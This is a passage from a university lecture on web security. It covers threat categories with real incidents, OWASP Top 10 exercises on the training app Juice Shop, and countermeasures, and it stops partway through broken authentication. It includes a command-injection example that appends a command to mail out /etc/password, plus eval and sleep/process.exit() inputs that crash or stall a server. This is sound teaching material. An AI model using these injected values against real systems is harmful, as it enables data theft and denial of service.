

Web security

👉 [Overview of all Lecture 8 materials](#)

At times we use 👉 and 👈 to make it clear whether an explanation belongs to the code snippet above or below the text. The **!!** sign is added to code examples you should run yourself.

Table of Contents

- [Learning goals](#)
- [Introduction](#)
- [Threat categories](#)
 - [Defacement](#)
 - [Data disclosure](#)
 - [Data loss](#)
 - [Denial of service](#)
 - [Foot in the door](#)
 - [Backdoors](#)
 - [Unauthorized access](#)
- [Most frequent vulnerabilities](#)
- [JuiceShop](#)
- [OWASP Top 10 in practice](#)
 - [Injection](#)
 - **!!** [Juice Shop](#)
 - [How to avoid it](#)
 - [SQL injection](#)
 - [Broken authentication](#)
 - **!!** [Juice Shop](#)
 - [How to avoid it](#)
 - [XSS](#)
 - **!!** [Juice Shop](#)
 - [How to avoid it](#)
 - [Improper Input Validation](#)
 - **!!** [Juice Shop](#)
 - [How to avoid it](#)
 - [Security misconfiguration](#)
 - **!!** [Juice Shop](#)
 - [How to avoid it](#)
 - [Sensitive data](#)
 - [How to avoid it](#)
 - [Broken Access controls](#)
 - **!!** [Juice Shop](#)
 - [How to avoid it](#)
 - [CSRF](#)

- How to avoid it
- Insecure components
 - **!!** Juice Shop
 - How to avoid it
- Unvalidated Redirects
 - **!!** Juice Shop
 - How to avoid it
- Summary
- Self-check

Learning goals

- Describe the most common security issues in web applications.
- Describe and implement a number of attacks that can be executed against unsecured code.
- Implement measures to protect a web application against such attacks.

Introduction

Web applications are an attractive target for *attackers* (also known as *malicious users*) for several reasons:

- Web applications are open to attack from **different angles** as they rely on various software systems to run: an attacker can go after the **web server** hosting the web application, the **web browser** displaying the application and the **web application** itself. The **user**, of course, is also a point of attack.
- Successfully attacking a web application with thousands or millions of users offers a lot of potential gain.
- "Hacking" today does not require expert knowledge, as easy-to-use automated tools are available that test servers and applications for known vulnerabilities (e.g. [Wapiti](#), [w3af](#)).

When developing a web application, it is useful to ask yourself **how can it be attacked?** and secure yourself against those attacks. While web applications are relatively easy to develop thanks to the tooling available today, they are difficult to secure as that step requires substantial technological understanding on the part of the developer.

Large-scale web portals such as Facebook have partially "outsourced" the finding of security issues to so-called *white hat hackers* - people interested in security issues that earn money from testing companies' defenses and pointing them towards specific security issues. [By 2016, Facebook, for example, had paid out millions in bug bounties](#), while [Google paid 36K to a single bug hunter](#) once. Bug bounty programs are run to this day by, among others, [Facebook](#), [Google](#), [PayPal](#), [Quora](#), [Mozilla](#) and [Microsoft](#).


Threat categories

There are a number of overarching categories for threats against web applications. We introduce each of them with a concrete security incident.

Defacement

Website defacement is an attack against a website that changes the visual appearance of a site. It can be an act of hacktivism (socio-politically motivated), revenge, or simply internet trolling.

A famous example here is CERN, which in 2008 had one of its portals defaced by a Greek hacker group. This benevolent looking page:



Luminosity
[HF LumiSection](#)
[HF Fast \(Forward HCAL\)](#)
[LumiScalers](#)

DatabaseBrowser
[devdb10](#)
[cms_hcl](#)
[cms_hcl_int2r_lb](#)
[cms_pvss_tk](#)
[ecalh4db](#)
[int2r_lb](#)

ConfigureDescriptors
[cms_hcl](#)
[cms_pvss_tk](#)
[ecalh4db](#)

CustomizedSlides
[cms_hcl](#)
[cms_pvss_tk](#)
[ecalh4db](#)
[int2r_lb](#)

CMS Web-Based Monitoring

WBM Services
[RunSummary](#)
[Online DQM GUI Display](#)
[SnapShotService S³](#)
[RunSummary TIF](#)
[ECALSummary](#)
[TriggerRates](#)
[CMS PageZero](#)
[DcsLastValue](#)
[HCalChannelQuality](#)
[LhcMonitor](#)
[MagnetHistory](#)
[EventProxy](#)
[ConditionsBrowser](#)

Links
[CMS Page 1](#)
[FNAL ROC](#)
[Commissioning & Run Coordination](#)
[Shift ELog](#)


Documentation
[Constructing a command line RunSummary Query](#)
[Constructing a Database Query Plot URL](#)
[Using the RunNotification Service](#)
[Documentation for CustomizedSlides](#)
[Meta Data](#)

Code
[Tomcat](#)
[Java](#)
[Root](#)
[PL/SQL](#)

Presentations
[WBM Proposal tex | pdf \(CMS IN-2006/044\)](#)
[CMS WBM 2006.08.10 ppt | pdf](#)

Please submit any problems or requests you may have through [Savannah](#).
 Last modified: Tue May 8 15:24:03 CDT 2008

became this one:



Beside defacement, no damage was done. Despite this, the attack was a cause for concern as the "hacked" web server formed part of the monitoring systems for some of the Large Hadron Collider detector hardware.

Another recent example from 2015 is a [defacement attack against Lenovo](#) (a famous computer manufacturer) which was accused of shipping laptops with vulnerable adware installed by Superfish. A hacking group that goes by the name *Lizard Squad* replaced Lenovo's website with a slideshow of bored teenagers while some High School musicals played in the background.

Data disclosure

Data disclosure is a threat that is recurrently in the news, when a large company fails to protect sensitive or confidential information from users who shouldn't have access to it - the most recent example (as of 09/2019) being [Facebook's leak of 419 million users' phone numbers](#).

A less well-known example is a [2015 attack against VTech](#), a toy producer. In this instance the attackers gained access to nearly 5 million records of parents including their email addresses and passwords. Worst of all, while the passwords were stored encrypted, the security questions were stored in plaintext, making them an easy target to exploit.

Data loss

This threat is the most devastating for organizations that do not have proper backups in place: attackers are deleting data from servers they infiltrate.

Code Spaces ([snapshot of their splash page in 2014](#)) used to be a company providing secure hosting options and project management services for companies. Until the day the [Murder in the Amazon cloud](#) happened - the title of the article is not an exaggeration. Code Spaces was built on Amazon Web Services (AWS), one of the major cloud computing platform providers used by many companies due to their low cost. Services on demand tend to be much cheaper and easier to work with than running and maintaining one's own hardware. AWS has an easy to use interface to spin up servers - a Web interface that has (of course) an authentication step built-in:

The screenshot shows the AWS Management Console for the EU Central (Frankfurt) region. The left sidebar contains navigation links for EC2 Dashboard, INSTANCES, IMAGES, ELASTIC BLOCK STORE, NETWORK & SECURITY, and LOAD BALANCING. The main content area is divided into several sections:

- Resources:** A summary of EC2 resources in the region:
 - 0 Running Instances
 - 0 Elastic IPs
 - 0 Dedicated Hosts
 - 0 Snapshots
 - 0 Volumes
 - 0 Load Balancers
 - 1 Key Pairs
 - 2 Security Groups
 - 0 Placement Groups
- Account Attributes:** Includes Supported Platforms (VPC), Default VPC (vpc-a1aa70ca), Resource ID length management, and Console experiments.
- Additional Information:** Links to Getting Started Guide, Documentation, All EC2 Resources, Forums, Pricing, and Contact Us.
- Create Instance:** A section for launching a new Amazon EC2 instance, with a "Launch Instance" button.
- Service Health:** Shows the status of the EU Central (Frankfurt) region and its availability zones (eu-central-1a, eu-central-1b, eu-central-1c), all of which are operating normally.
- Scheduled Events:** Indicates that there are no events scheduled for the region.

An attacker managed to get access to this interface and threatened to shut down the servers and delete the data snapshots (literally possible with a click of a button) unless a ransom was paid. The company did not pay and tried to regain control of their AWS control panel. By the time this was achieved, the attacker had already deleted almost all resources. As Code Spaces had decided to run the servers **and their backups** from the same AWS account, they were all vulnerable at once. The company clients' data was gone and [Code Spaces shut down](#).

Denial of service

Denial of service (DoS) is a type of Disruption attack that makes web applications unavailable for legitimate users.

To showcase this threat we use a 2015 Steam store attack, which is extensively described in a [Steam post](#). A signature of a DoS attack is the abnormal traffic increase - in this case, the Steam store had to deal with a 2000% increase in traffic. Steam had a defense against a DoS attack in place to minimize the impact on Steam's servers; however, the defense (caching rules of additional web caches) was imperfect and incorrectly cached web traffic was shown to authenticated users, which means that some users saw other people's account page.

A variant of a DoS attack is a ***Distributed Denial of Service*** (DDoS) attack where multiple systems flood a targeted system. Typically, an attacker recruits multiple vulnerable machines (or bots) to join a ***Botnet*** for DDoS attacks. In 2016, a major DDoS attack was carried out by the [Mirai botnet](#), which was composed of a number of IoT devices that were available on the Internet with default passwords.

Foot in the door

The most difficult component of a system to secure is its users. Phishing and social engineering can lead unsuspecting users to give access to some part of the secured system to attackers - this is the foot in the door from there. Once in, attackers try to infiltrate other internal systems.

A common example (also described in this [attack on the US State Department](#)) is the sending of emails to government employees impersonating a colleague and requesting access to a low-level security system. Who knows whom can often be inferred from public appearances, the staff overview on websites, public documents, and so on. Often, access is simply granted by the unsuspecting user, despite policies to the contrary.

Backdoors

After an attacker has gained access to a website, they typically want to maintain their presence by installing a ***Backdoor***. A Backdoor is a piece of code or a vulnerability that allows an attacker to gain a foothold in a website without being noticed. In many cases, the backdoors seem benign and are hidden deep within the website code so even after a thorough clean-up of an infected website, there is a chance that the backdoor remains.

In 2016, a [Dutch software developer was arrested](#) for installing a backdoor in a website he had built for a client. As it turned out, he used the backdoor to access 20,000 clients' login credentials. He used them to conduct online purchases and to break into their other social media accounts since people often reuse the same credentials.

Unauthorized access

In this threat type, attackers can use functions of a web application they should not be able to use.

An example here is [Instagram's backend admin panel](#) which was accessible on the web while it should have only been accessible from the internal Instagram network.

Most frequent vulnerabilities

In order to effectively secure a web application, it helps to know what the most frequent security issues are.

Let's turn to the [Cyber security risk report 2016 published by HPE](#) (CSRHPE) to answer this question. For this report, several thousand applications (mobile, web, desktop) were sampled and their security was probed. Here, we go over some of the most important findings concerning web applications.

The most important **software security issues** for web and mobile applications are the following, reported as *percentage of scanned applications*:




Figure taken from page 56, CSRHPE.

👉 In general, mobile applications are more vulnerable than web applications; the worst issues were found in the **security features** category, which includes authentication, access control, confidentiality and cryptography issues. 99% of mobile applications had at least one issue here. The **environment** category is also problematic with 77% of web applications and 88% of mobile applications having an issue here - this refers to server misconfigurations, improper file settings, sample files and outdated software versions. The third category to mention is **input validation and representation** which covers issues such as cross-site scripting (we cover this later in this lecture) and SQL injection (covered in a later course), which is present in most mobile applications and 44% of web applications. The latter is actually surprising, as a lot of best practices of how to secure web applications exist - clearly though, these recommendations are often ignored.

If we zoom in on the non-mobile applications, the ten most commonly occurring vulnerabilities are the following, reported as the *percentage of applications* and *median vulnerability count*:




Figure taken from page 57, CSRHPE.

Some of these vulnerabilities you should already recognize and be able to place in context, specifically **Cookie Security: cookie not sent over SSL** and **Cookie Security: HTTPOnly not set**. The vulnerability **Privacy violation: autocomplete** should intuitively make sense: auto-completion is a feature provided by modern browsers; browsers store information submitted by the user through `<input>` fields. The browser can then offer auto-completion for subsequent forms with similar field names. If sensitive information is stored in this manner, a malicious actor can provide a form to a user that is then auto-filled with sensitive values and transmitted back to the attacker. For this reason, it is often worthwhile to [switch off autocomplete](#) for sensitive input fields.

Lastly, let's discuss the **Hidden field** vulnerability. It provides developers with a simple manner of including data that should not be seen/modified by users when a `<form>` is submitted. For example, a web portal may offer the same form on every single web page and the hidden field stores a numerical identifier of the specific page (or route) the form was submitted from. However, as with any data sent to the browser, with a bit of knowledge about the dev tools available in modern browsers, the user can easily change the hidden field values, which creates a vulnerability of the server does not validate the correctness of the returned value.

Taking a slightly higher-level view, the top five violated security categories across all scanned applications are the following, reported as *percentage of applications violating a category*:





Figure taken from page 59, CSRHPE.

The only category not covered so far is *Insecure transport*. This refers to the fact that applications rely on insecure communication channels or weakly secured channels to transfer sensitive data. Nowadays, at least for login/password fields, the browsers provide a warning to the user indicating the non-secure nature of the connection, as seen in this example:



It is worth noting that in recent years browsers have implemented support for the **Strict-Transport-Security** header, which allows web applications to inform the browser that it should **only** be accessed via HTTPS. This prevents attacks such as described in this [MDN article on Strict-Transport-Security](#):

You log into a free WiFi access point at an airport and start surfing the web, visiting your online banking service to check your balance and pay a couple of bills. Unfortunately, the access point you're using is actually a hacker's laptop, and they're intercepting your original HTTP request and redirecting you to a clone of your bank's site instead of the real thing. Now your private data is exposed to the hacker.

Strict Transport Security resolves this problem; as long as you've accessed your bank's website once using HTTPS, and the bank's website uses Strict Transport Security, your browser will know to automatically use only HTTPS, which prevents hackers from performing this sort of man-in-the-middle attack.

JuiceShop

One of the best ways to learn about web security is to try out a few of the introduced techniques in an actual web application that is vulnerable. As we have covered JavaScript/Node.js, a vulnerable web application that is written in JavaScript/Node.js will be most useful to us.

The [OWASP Juice Shop Tool project](#) was designed specifically for this purpose. It is the most modern and sophisticated insecure web application written purely in JavaScript (using Node.js/Express/Angular) and *"encompasses vulnerabilities from the entire OWASP Top 10 along with many other security flaws found in real-world applications"*. OWASP stands for [Open Web Application Security Project](#) and is an organization whose mission is to improve software security. Creating a vulnerable application to showcase the worst security issues is one way to train software engineers in web security.

The Juice Shop project is a realistic online juice shop - we already saw a glimpse of it in the previous section. It features a number of web application vulnerabilities as security challenges with varying difficulties.

Additionally, it comes with a companion guide called [Pwning OWASP Juice Shop](#), which explains the vulnerabilities found in Juice Shop and a step-by-step solution guide for exploiting each vulnerability.

OWASP Top 10 in practice

In the following sections, we will discuss the OWASP Top 10 vulnerabilities (derived by consensus from security experts) on the example of Juice Shop. Some of them will be introduced in more detail than others.

Injection

Injection attacks exploit the fact that input is interpreted by the server without any checks. A malicious user can create input that leads to unintended command executions on the server.

Input for injection attacks can be created via:

- Parameter manipulation of HTML forms (e.g. input fields are filled with JavaScript code);
- URL parameter manipulation;
- HTTP header manipulation;
- Hidden form field manipulation;
- Cookie manipulation.

Injection attacks on the server can take multiple forms, we first consider **OS command injection**:



👉 Here, we have a web portal that allows a user to sign up to a newsletter. The form looks simple enough: one `<input type="text">` element and a `<button>` to submit the form. On the server-side, a bash script takes a fixed confirmation string (stored in file `confirm`) and sends an email to the email address as stated in the user's input (*Thank you for signing up for our mailing list.*). This setup of course assumes, that the user actually used an email address as input. Let's look at benign and malicious user input:

- The benign input `john@test.nl` leads to the following OS command: `cat confirm | mail john@test.nl`. This command line is indeed sufficient to send an email, as Linux has a command line `mail` tool.
- An example of malicious input is the following: `john@test.nl; cat /etc/password | mail john@test.nl`. If the input is not checked, the server-side command line will look as follows: `cat confirm | mail john@test.nl; cat /etc/password | mail john@test.nl`. Now, two emails are sent: the confirmation email and a mail sending the server's file `/etc/password` to `john@test.nl`. This is clearly *unintended code execution*.

Web applications that do not validate their input are also attackable, if they interpret the user's input as JavaScript code snippet. Imagine a calculator web application that allows a client to provide a formula, that is then sent to the server, executed with the result being sent back to the client. JavaScript offers an `eval()` function that takes a string representing JavaScript code and runs it, e.g. the string `100*4+2` can be evaluated with `eval('100*4+2')`, resulting in `402`. However, a malicious user can also input `while(1)` or `process.exit()`; the former leads the event loop to be stuck forever in the while loop, while the latter instructs Node.js to terminate the running process. Both of these malicious inputs constitute a denial of service attack.

`eval()` in fact is so dangerous that it should never be used.

!! Juice Shop

1. To try out this attack, head to Juice Shop installation at <https://juice-shop.herokuapp.com/>
2. You can access the user reviews using the backend API `/rest/products/{id}/reviews`.
3. To see the first customer's review, go to: <https://juice-shop.herokuapp.com/rest/products/1/reviews>. You will see the review in JSON format.
4. Try out a few other values for `{id}`.

5. This indicates that the `{id}` is processed by the server as a user input. Let's see if we can execute commands using it.
6. Replace `{id}` with `sleep(2000)` and press Enter. You will observe that the server takes roughly 2 seconds to respond. This is because the `sleep(x)` command takes an integer as input that makes the program sleep for `x` ms.
7. To avoid real Denial of Service attacks, the Juice Shop will sleep for a maximum of 2 seconds.
8. **Dangerous:** If you replace `{id}` with `process.exit()`, the application will crash and will need to be redeployed. Be **VERY** careful with this because you, including your fellow students, won't be able to access Juice Shop for the next 10 minutes!

How to avoid it

Injection attacks can be avoided by **validating** user input (e.g. is this input really an email address?) and **sanitizing** it (e.g. by stripping out potential JavaScript code elements). These steps should occur **on the server-side**, as a malicious user can always circumvent client-side validation/sanitization steps.

A popular Node package that validates and sanitizes user input is `validator`. For example, to check whether a user input constitutes a valid email address, the following two lines of code are sufficient:

```
var validator = require('validator');
var isEmail = validator.isEmail('while(1)'); //false
```


As stated earlier, `eval()` should be avoided at all costs.

SQL injection

One important injection type is missing in the above list: **SQL injections**. They will be covered in *CSE1505 Information and Data Management*.

Broken authentication

Recall that in order to establish **sessions**, cookies are used (Lecture 7). A cookie stores a randomly generated user ID on the client, the remaining user information is stored on the server:



An attacker can exploit broken authentication and session management functions to impersonate a user. In the latter case, the attacker only needs to acquire knowledge of a user's session cookie ID. This can happen under several conditions:

- Using **URL rewriting** to store session IDs. Imagine the following scenario: a bookshop supports URL rewriting and includes the session ID in the URL, e.g. `http://mybookshop.nl/sale/sid=332frew3FF?basket=B342;B109`. An authenticated user of the site (who has stored her credit card information on the site) wants to let her friends know about her buying two books. She e-mails the link without realizing that she is giving away her session ID. When her friends use the link they will use her session and are thus able to use her credit card to buy products.
- **Storing a session ID in a cookie without informing the user.** A user may use a public computer to access a web application that requires authentication. Instead of logging out, the user simply closes the browser tab (this does NOT delete a session cookie!). An attacker uses the same browser and application a few minutes later - the original user will still be authenticated.
- **Session ID are sent via HTTP** instead of HTTPS. In this case, an attacker can listen to the network traffic and simply read out the session ID. The attacker can then access the application without requiring the user's login/password.
- **Session IDs are static instead of being rotated.** If session IDs are not regularly changed, they are more easily guessable.
